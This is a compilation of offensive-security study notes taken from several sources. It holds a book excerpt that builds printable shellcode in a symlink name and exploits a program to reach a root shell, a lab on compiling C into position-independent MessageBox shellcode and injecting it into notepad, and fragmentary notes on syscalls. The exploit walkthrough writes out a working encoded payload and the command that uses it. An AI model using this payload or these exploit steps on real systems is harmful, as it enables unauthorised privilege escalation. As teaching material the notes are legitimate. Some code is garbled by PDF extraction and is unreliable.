 - Jose Ronnick <matrix@phiral.com> Phiral Research Labs -
 438C 0255 861A 0D2A 6F6A 14FA 3229 4BD7 5ED9 69D0

[e] Escape the backslash: ON
[b] Bridge size: 34 words
[*] Dissembling bytecode from 'tinyshell'...

[+] dissembled bytecode is 195 bytes long.

--%
%R6HJ%-H%1-UUUU-MXXv-gRRtP\\-fffff-yLXY-hAt_P-05yp--MrvP-999t-4dKd-
xbyoP-Ai6A-Zx%Z-
kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-x0zeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-ooOo-
AEA3-
P%%%PPPPPPP%PP
```

Because this shellcode will be located right at the very end of the stack, space needs to be saved to build the actual shellcode after the loader code. Because the shellcode is 31 bytes, at least 31 bytes must be saved at the end. But these 31 bytes could be misaligned with the four byte words of the stack. An extra three bytes of space will account for any possible misalignments, so 34 bytes are saved at the end of the stack, using the characters that are usually used to build the NOP bridge. The `-e` switch is used to escape the backslash character, because this printable shellcode is going to be cut and pasted to make a symbolic link.

```
$ ln -s /hacking/cleared_stack %R6HJ%-H%1-UUUU-MXXv-gRRtP\\-fffff-yLXY-
hAt_P-05yp--
MrvP-999t-4dKd-xbyoP-Ai6A-Zx%Z-kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-x0zeP-
22d2-5Ab5-
52Y7P-N8y8-S8r8P-ooOo-AEA3-P%%%PPPPPPP%PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ls -l %
lrwxrwxrwx 1 matrix users 22 Aug 11 17:29 %R6HJ%-H%1-UUUU-
MXXv-
gRRtP\\-fffff-yLXY-hAt_P-05yp--MrvP-999t-4dKd-xbyoP-Ai6A-Zx%Z-kx%MP-
nnnn-eI3e-fHM-P-
zGdd-p6C6-x0zeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-ooOo-AEA3-
P%%%PPPPPPP%PP
$
```

Now all that's left is to calculate where the beginning of the printable shellcode will be and to exploit the program. The debugger revealed that the end of the program name was at 0xbfffffb. Because this is the end of the stack, this address isn't going to change, but instead the beginning of the

program name will shift to a lower memory address. Because the printable shellcode is 195 bytes long, the beginning of it should be at 0xbfffff38 (0xbfffffb – 195).

```
$ pcalc 0xfffffb - 195
 65336 0xff38 0y111111100111000
$./%R6HJ%-H%1-UUUU-MXXv-gRRtP\\-fffff-yLXY-hAt_P-05yp--MrvP-999t-4dKd-
xbyoP-Ai6A-
Zx%Z-kx%MP-nnnn-eI3e-fHM-P-zGdd-p6C6-x0zeP-22d2-5Ab5-52Y7P-N8y8-S8r8P-
ooOo-AEA3-
P%%%PP
'perl -e 'print
"\x38\xff\xff\xbf"x8; ''
sh-2.05b# whoami
root
sh-2.05b#
```

Printable shellcode is simply a technique that can open some doors. All of these techniques are just building blocks with a myriad of possible combinations and uses. Their application simply requires some ingenuity on your part. Be clever and beat them at their own game.

[https://bista.sites.dmi.unipg.it/didattica/sicurezza-pg/buffer-overrun/hacking-book/0x2a0-writing\\_shellcode.html](https://bista.sites.dmi.unipg.it/didattica/sicurezza-pg/buffer-overrun/hacking-book/0x2a0-writing_shellcode.html)

# Writing and Compiling Shellcode in C

This is a quick lab to get familiar with the process of writing and compiling shellcode in C and is merely a personal conspectus of the paper [From a C project, through assembly, to shellcode](#) by [hasherezade](#) for [vxunderground](#) - go check it out for a deep dive on all the subtleties involved in this process, that will not be covered in these notes.

For the sake of this lab, we are going to turn a simple C program (that is provided by [hasherezade](#) in the aforementioned paper) that pops a message box, to shellcode and execute it by manually injecting it into an RWX memory location inside notepad.

Code samples used throughout this lab are written by [hasherezade](#), unless stated otherwise.

## Overview

Below is a quick overview of how writing and compiling shellcode in C works:

1. 1.

Shellcode is written in C

2. 2.

C code is compiled to a list of assembly instructions

3. 3.

Assembly instructions are cleaned up and external dependencies removed

4. 4.

Assembly is linked to a binary

5. 5.

Shellcode is extracted from the binary

6. 6.

This shellcode can now be injected/executed by leveraging [code injection techniques](#)

## Walkthrough

1. 1.


This lab is based on Visual Studio 2019 Community Edition.

2. 2.

Program and shellcode in this lab targets x64 architecture.

## 1. Preparing Dev Environment

First of, let's start the Developer Command Prompt for VS 2019, which will set up our dev environment required for compiling and linking the C code used in this lab:




In my case, the said console is located here:

```
C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\Tools\VsDevCmd.bat
```

Let's start it like so:

```
cmd /k "C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\Tools\VsDevCmd.bat"
```



```
Windows PowerShell
PS C:\Program Files (x86)\Microsoft Visual Studio\2019> cmd /k "C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\Tools\VsDevCmd.bat"

** Visual Studio 2019 Developer Command Prompt v16.6.2
** Copyright (c) 2020 Microsoft Corporation

C:\Program Files (x86)\Microsoft Visual Studio\2019>
```

## 2. Generating Assembly Listing

Below are two C files that make up the program we will be converting to shellcode:

- `c-shellcode.cpp` - the program that pops a message box
- `peb-lookup.h` - header file required by the `c-shellcode.cpp`, which contains functions for resolving addresses for `LoadLibraryA` and `GetProcAddress`

`c-shellcode.cpp`

```
peb-lookup.h

#include <Windows.h>

#include "peb-lookup.h"
```

```
// It's worth noting that strings can be defined inside the .text section:
```

```
#pragma code_seg(".text")

__declspec(allocate(".text"))

wchar_t kernel32_str[] = L"kernel32.dll";

__declspec(allocate(".text"))

char load_lib_str[] = "LoadLibraryA";

int main()
```

```

{

 // Stack based strings for libraries and functions the
 shellcode needs

 wchar_t kernel32_dll_name[] = {
'k','e','r','n','e','l','3','2','.','d','l','l','1','0' };

 char load_lib_name[] = {
'L','o','a','d','L','i','b','r','a','r','y','A',0 };

 char get_proc_name[] = {
'G','e','t','P','r','o','c','A','d','d','r','e','s','s',0 };

 char user32_dll_name[] = {
'u','s','e','r','3','2','.','d','l','l','1','0' };

 char message_box_name[] = {
'M','e','s','s','a','g','e','B','o','x','W',0 };

 // stack based strings to be passed to the messagebox win api

 wchar_t msg_content[] = { 'H','e','l','l','o', ' ', 'W','o','r','l','d','!', 0 };

 wchar_t msg_title[] = { 'D','e','m','o','!', 0 };

 // resolve kernel32 image base

 LPVOID base = get_module_by_name((const
LPWSTR)kernel32_dll_name);

 if (!base) {

 return 1;

 }

 // resolve loadlibraryA() address

 LPVOID load_lib = get_func_by_name((HMODULE)base,
(LPSTR)load_lib_name);

 if (!load_lib) {

 return 2;
 }
}

```

```
}

// resolve getProcAddress() address

LPVOID get_proc = get_func_by_name((HMODULE)base,
(LPSTR)get_proc_name);

if (!get_proc) {

 return 3;

}

// loadlibrarya and getProcAddress function definitions

HMODULE (WINAPI * _LoadLibraryA) (LPCSTR lpLibFileName) =
(HMODULE (WINAPI*) (LPCSTR)) load_lib;

FARPROC (WINAPI * _GetProcAddress) (HMODULE hModule, LPCSTR
lpProcName)

= (FARPROC (WINAPI*) (HMODULE, LPCSTR)) get_proc;

// load user32.dll

LPVOID u32_dll = _LoadLibraryA(user32_dll_name);

// messageboxw function definition

int (WINAPI * _MessageBoxW) (

 _In_opt_ HWND hWnd,
 _In_opt_ LPCWSTR lpText,
 _In_opt_ LPCWSTR lpCaption,
 In UINT uType) = (int (WINAPI*) (

 _In_opt_ HWND,
 _In_opt_ LPCWSTR,
 _In_opt_ LPCWSTR,
 In UINT)) _GetProcAddress((HMODULE)u32_dll,
message_box_name);
```

```

if (_MessageBoxW == NULL) return 4;

// invoke the message box winapi

	MessageBoxW(0, msg_content, msg_title, MB_OK);

return 0;
}

```

We can now convert the C code in `c-shellcode.cpp` to assembly instructions like so:

```
"C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Tools\MSVC\14.26.28801\bin\Hostx64\x64\cl.exe" /c /FA /GS- c-shellcode.cpp
```

The switches' instruct the compiler to:

- `/c` - Prevent the automatic call to LINK
- `/FA` - Create a listing file containing assembler code for the provided C code
- `/GS-` - Turn off detection of some buffer overruns

Below shows how we compile the `c-shellcode.cpp` into `c-shellcode.asm`:

A screenshot of a Windows PowerShell window. The command entered is "C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Tools\MSVC\14.26.28801\bin\Hostx64\x64\cl.exe" /c /FA /GS- c-shellcode.cpp". The output shows the creation of a file named "c-shellcode.asm" in the current directory. The file has a size of 18,198 bytes and was created on 11/24/2020 at 07:42 PM.

|                     |                           |                 |
|---------------------|---------------------------|-----------------|
| 11/24/2020 07:42 PM | 18,198                    | c-shellcode.asm |
| 1 File(s)           | 18,198 bytes              |                 |
| 0 Dir(s)            | 43,262,734,336 bytes free |                 |

Assembly instructions are generated based on the `c-shellcode.asm`

### 3. Massaging Assembly Listing

Now that our C code has been converted to assembly in `c-shellcode.asm`, we need to clean up the file a bit, so we can link it to an .exe without errors and to avoid the shellcode from crashing. Specifically, we need to:

1. 1.

Remove dependencies from external libraries

2. 2.


Align stack

3. 3.

Fix a simple syntax issue

### 3.1 Remove External Libraries

First off, we need to comment out or remove instructions to link this module with libraries libcmt and oldnames:



```
ASM c-shellcode.asm ●
c-shellcode > c-shellcode > c-shellcode > ASM c-shellcode.asm
1 ; Listing generated by Microsoft (R) Optimizing Compiler Version 19.26.28806.0
2
3 include listing.inc
4
5 INCLUDELIB LIBCMT
6 INCLUDELIB OLDNAMES
7
8 PUBLIC ?get_module_by_name@@YAPEAXPEA_W0Z ; get_module_by_name
9 PUBLIC ?get_func_by_name@@YAPEAXPEAXPEAD@Z ; get_func_by_name
10 PUBLIC main
11
12 ; ; COMDAT pdata
13 ; pdata SEGMENT
```

Comment out both includelib directives

### 3.2 Fix Stack Alignment

Add procedure AlignRSP right at the top of the first \_TEXT segment in our c-shellcode.asm:

```
;

https://github.com/mattifestation/PIC_Bindshell/blob/master/PIC_Bindshell/AdjustStack.asm

;

; AlignRSP is a simple call stub that ensures that the stack is 16-
byte aligned prior

; to calling the entry point of the payload. This is necessary
because 64-bit functions

; in Windows assume that they were called with 16-byte stack
alignment. When amd64

; shellcode is executed, you can't be assured that your stack is 16-
byte aligned. For example,
```

```
; if your shellcode lands with 8-byte stack alignment, any call to
a Win32 function will likely

; crash upon calling any ASM instruction that utilizes XMM
registers (which require 16-byte)

; alignment.
```

```
AlignRSP PROC

 push rsi ; Preserve RSI since we're stomping on it

 mov rsi, rsp ; Save the value of RSP so it can be restored

 and rsp, 0xFFFFFFFFFFFFFF0h ; Align RSP to 16 bytes

 sub rsp, 020h ; Allocate homing space for ExecutePayload

 call main ; Call the entry point of the payload

 mov rsp, rsi ; Restore the original value of RSP

 pop rsi ; Restore RSI

 ret ; Return to caller
```

```
AlignRSP ENDP
```

Below shows how it should look like in the `c-shellcode.asm`:

```
File Edit Selection View Go Run Terminal Help
c-shellcode.asm - labs - Visual Studio Code
ASM c-shellcode.asm X
c-shellcode > c-shellcode > c-shellcode > ASM c-shellcode.asm
42 XDATA ENDS
43
44
45
46 ; Function compile flags: /OdtP
47 _TEXT SEGMENT
48
49 ; AlignRSP is a simple call stub that ensures that the stack is 16-byte aligned prior
50 ; to calling the entry point of the payload. This is necessary because 64-bit functions
51 ; in Windows assume that they were called with 16-byte stack alignment. When amd64
52 ; shellcode is executed, you can't be assured that your stack is 16-byte aligned. For example,
53 ; if your shellcode lands with 8-byte stack alignment, any call to a Win32 function will likely
54 ; crash upon calling any ASM instruction that utilizes XMM registers (which require 16-byte)
55 ; alignment
56 AlignRSP PROC
57 push rsi ; Preserve RSI since we're stomping on it
58 mov rsi, rsp ; Save the value of RSP so it can be restored
59 and rsp, 0xFFFFFFFFFFFFFF00h ; Align RSP to 16 bytes
60 sub rsp, 020h ; Allocate homing space for ExecutePayload
61 call main ; Call the entry point of the payload
62 mov rsp, rsi ; Restore the original value of RSP
63 pop rsi ; Restore RSI
64 ret ; Return to caller
65 AlignRSP ENDP
66
67 user32_dll_name$ = 32
68 message_box_name$ = 48
69 load_lib_name$ = 64
70 get_proc_name$ = 80
71 msg_title$ = 96
72 kernel32_dll_name$ = 112
73 msg_content$ = 144
74 base$ = 176
75 load_lib$ = 184
76 get_proc$ = 192
77 _MessageBoxW$ = 200
78 _LoadLibraryA$ = 208
79 u32_dll$ = 216
80 _GetProcAddress$ = 224
81 main PROC
82 ; File c:\labs\c-shellcode\c-shellcode\c-shellcode\c-shellcode.cpp
83 ; Line 5
```

Add AlignRSP at the top of \_TEXT segment

### 3.3 Remove PDATA and XDATA Segments

Remove or comment out PDATA and XDATA segments as shown below:

```

ASM c-shellcode.asm •
c-shellcode > c-shellcode > c-shellcode > ASM c-shellcode.asm
1 ; Listing generated by Microsoft (R) Optimizing Compiler Version 19.26.28806.0
2
3 include listing.inc
4
5 ; INCLUDELIB LIBCMT
6 ; INCLUDELIB OLDNAMES
7
8 PUBLIC ?get_module_by_name@@YAPEAXPEA_W@Z ; get_module_by_name
9 PUBLIC ?get_func_by_name@@YAPEAXPEAXPEAD@Z ; get_func_by_name
10 PUBLIC main
11
12 ; COMDAT pdata
13 pdata SEGMENT
14 $pdata$?get_module_by_name@@YAPEAXPEA_W@Z DD imagerel $LN16
15 DD imagerel $LN16+567
16 DD imagerel $unwind$?get_module_by_name@@YAPEAXPEA_W@Z
17 pdata ENDS
18 ; COMDAT pdata
19 pdata SEGMENT
20 $pdata$?get_func_by_name@@YAPEAXPEAXPEAD@Z DD imagerel $LN13
21 DD imagerel $LN13+568
22 DD imagerel $unwind$?get_func_by_name@@YAPEAXPEAXPEAD@Z
23 pdata ENDS
24 pdata SEGMENT
25 $pdata$main DD imagerel $LN7
26 DD imagerel $LN7+896
27 DD imagerel $unwind$main
28 pdata ENDS
29 xdata SEGMENT
30 $unwind$main DD 020701H
31 DD 01f0107H
32 xdata ENDS
33 ; COMDAT xdata
34 xdata SEGMENT
35 $unwind$?get_func_by_name@@YAPEAXPEAXPEAD@Z DD 010e01H
36 DD 0e20H
37 xdata ENDS
38 ; COMDAT xdata
39 xdata SEGMENT
40 $unwind$?get_module_by_name@@YAPEAXPEA_W@Z DD 030b01H
41 DD 07007c20bH
42 DD 00006H
43 xdata ENDS
44

```

### 3.4 Fix Syntax Issues

We need to change line `mov rax, QWORD PTR gs:[96]` to `mov rax, QWORD PTR gs:[96]:`

```

505 sub rsp, 104 ; 000000068H
506 ; Line 70
507 mov QWORD PTR peb$[rsp], 0
508 ; Line 72
509 mov rax, QWORD PTR gs:[96] [96]
510 mov QWORD PTR peb$[rsp], rax
511 ; Line 76
512 mov rax, QWORD PTR peb$[rsp]
513 mov rax, QWORD PTR [rax+24]
514 mov QWORD PTR ldr$[rsp], rax

```

## 4. Linking to an EXE


We are now ready to link the assembly listings inside `c-shellcode.asm` to get an executable `c-shellcode.exe`:

```
"C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Tools\MSVC\14.26.28801\bin\Hostx64\x64\ml64.exe" c-shellcode.asm /link /entry:AlignRSP
```

c:\labs\c-shellcode\c-shellcode>C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Tools\MSVC\14.26.28801\bin\Hostx64\x64\ml64.exe" c-shellcode.asm /link /entry:AlignRSP  
Copyright (C) Microsoft Corporation. All rights reserved.  
Assembling: c-shellcode.asm  
Microsoft (R) Macro Assembler (x64) Version 14.26.28806.0  
Copyright (C) Microsoft Corporation. All rights reserved.  
c:\labs\c-shellcode\c-shellcode>c-shellcode /entry:AlignRSP  
c:\labs\c-shellcode\c-shellcode>dir c-shellcode.exe  
Volume in drive C has no label.  
Volume Serial Number is 68C4-DEBC  
Directory of c:\labs\c-shellcode\c-shellcode\c-shellcode  
11/23/2020 10:32 PM 1 File(s) 3,084 bytes  
0 Dir(s) 44,141,776,896 bytes free

## 5. Testing the EXE


We can now check that if `c-shellcode.exe` does what it was meant to - pops a message box:




## 6. Copying Out Shellcode

Once we have the `c-shellcode.exe` binary, we can extract the shellcode and execute it using any [code injection](#) technique, but for the sake of this lab, we will copy it out as a list of hex values and simply paste them into an RWX memory slot inside a notepad.exe.

Let's copy out the shellcode from the `.text` section, which in our case starts at `0x200` into the raw file:




If you are wondering how we found the shellcode location, look at the `.text` section - you can extract it from there too:



## 7. Testing Shellcode

Once the shellcode is copied, let's paste it to an RWX memory area (you can set any memory location to have permissions RWX with xdbg64) inside notepad, set RIP to that

location and resume code execution in that location. If we did all the previous steps correctly, we should see our shellcode execute and pop the message box:



notepad.exe executing shellcode that pops a MessageBox as seen in xdbg64

<https://www.ired.team/offensive-security/code-injection-process-injection/writing-and-compiling-shellcode-in-c>

<https://www.vividmachines.com/shellcode/shellcode.html>

<https://www.exploit-db.com/raw/13224>

<https://github.com/reg1reg1/Shellcode>

<https://github.com/CyberSecurityUP/shellcode-templates>

## EXPLOITATION WITH SHELLCODE

Shellcode is a piece of code performs specific action

Shellcode is written in ASM

Shellcode is architecture specific, so it is non portable between different processor types

Shellcode is typically written to directly manipulate processor registers to set them up for various system calls made with opcodes

When the ASM code has been written to perform the operation desired, it must then be converted to machine code and freed of any “null bytes”, because it must be free of any null bytes because many string operators such as strcpy() terminate when hitting them

## SYSTEM CALLS (SYSCALL)

System call (commonly abbreviated to syscall) is the programmatic way in which a computer program requests a service from the kernel of the operating system on which it is executed

System calls provide an essential interface between a process and the operating system

System calls can only be made from userspace processes

Privileged system code also issues system calls

An interrupt automatically puts the CPU into some elevated privilege level and then passes control to the kernel, which determines whether the calling program should be granted the requested service. If the service is granted, the kernel executes a specific set of instructions over which the calling program has no

direct control, returns the privilege level to that of the calling program, and then returns control to the calling program.

System calls provide a way to manage communication to hardware and functionality offered by the kernel that may not be included in the application's address space

Most systems use ring levels(commonly 4 privileged levels) to provide security and protection from allowing an application to directly access hardware and certain system functions

For a user-level program to access a function outside of its address space, such as setuid(), it must identify the system call number of the desired function and then send an interrupt ox80 (int ox80)

#### NOTE

The instruction 'int 0x80/syscall' is an assembly instruction that invokes system calls on most \*NIX OSS

#### WHY SYSCALL?

To enter kernel we can use Hardware Interrupt, Hardware Trap and Software Initiated Trap

We cannot trigger and use hardware related interrupts and traps

So lets use “Software Initiated Traps” to enter Kernel Mode

Systemcalls are a special case of software initiated trap. The machine instruction used to initiate a system call typically causes a hardware trap that is handled specially by the kernel

In Linux, the system calls are implemented using

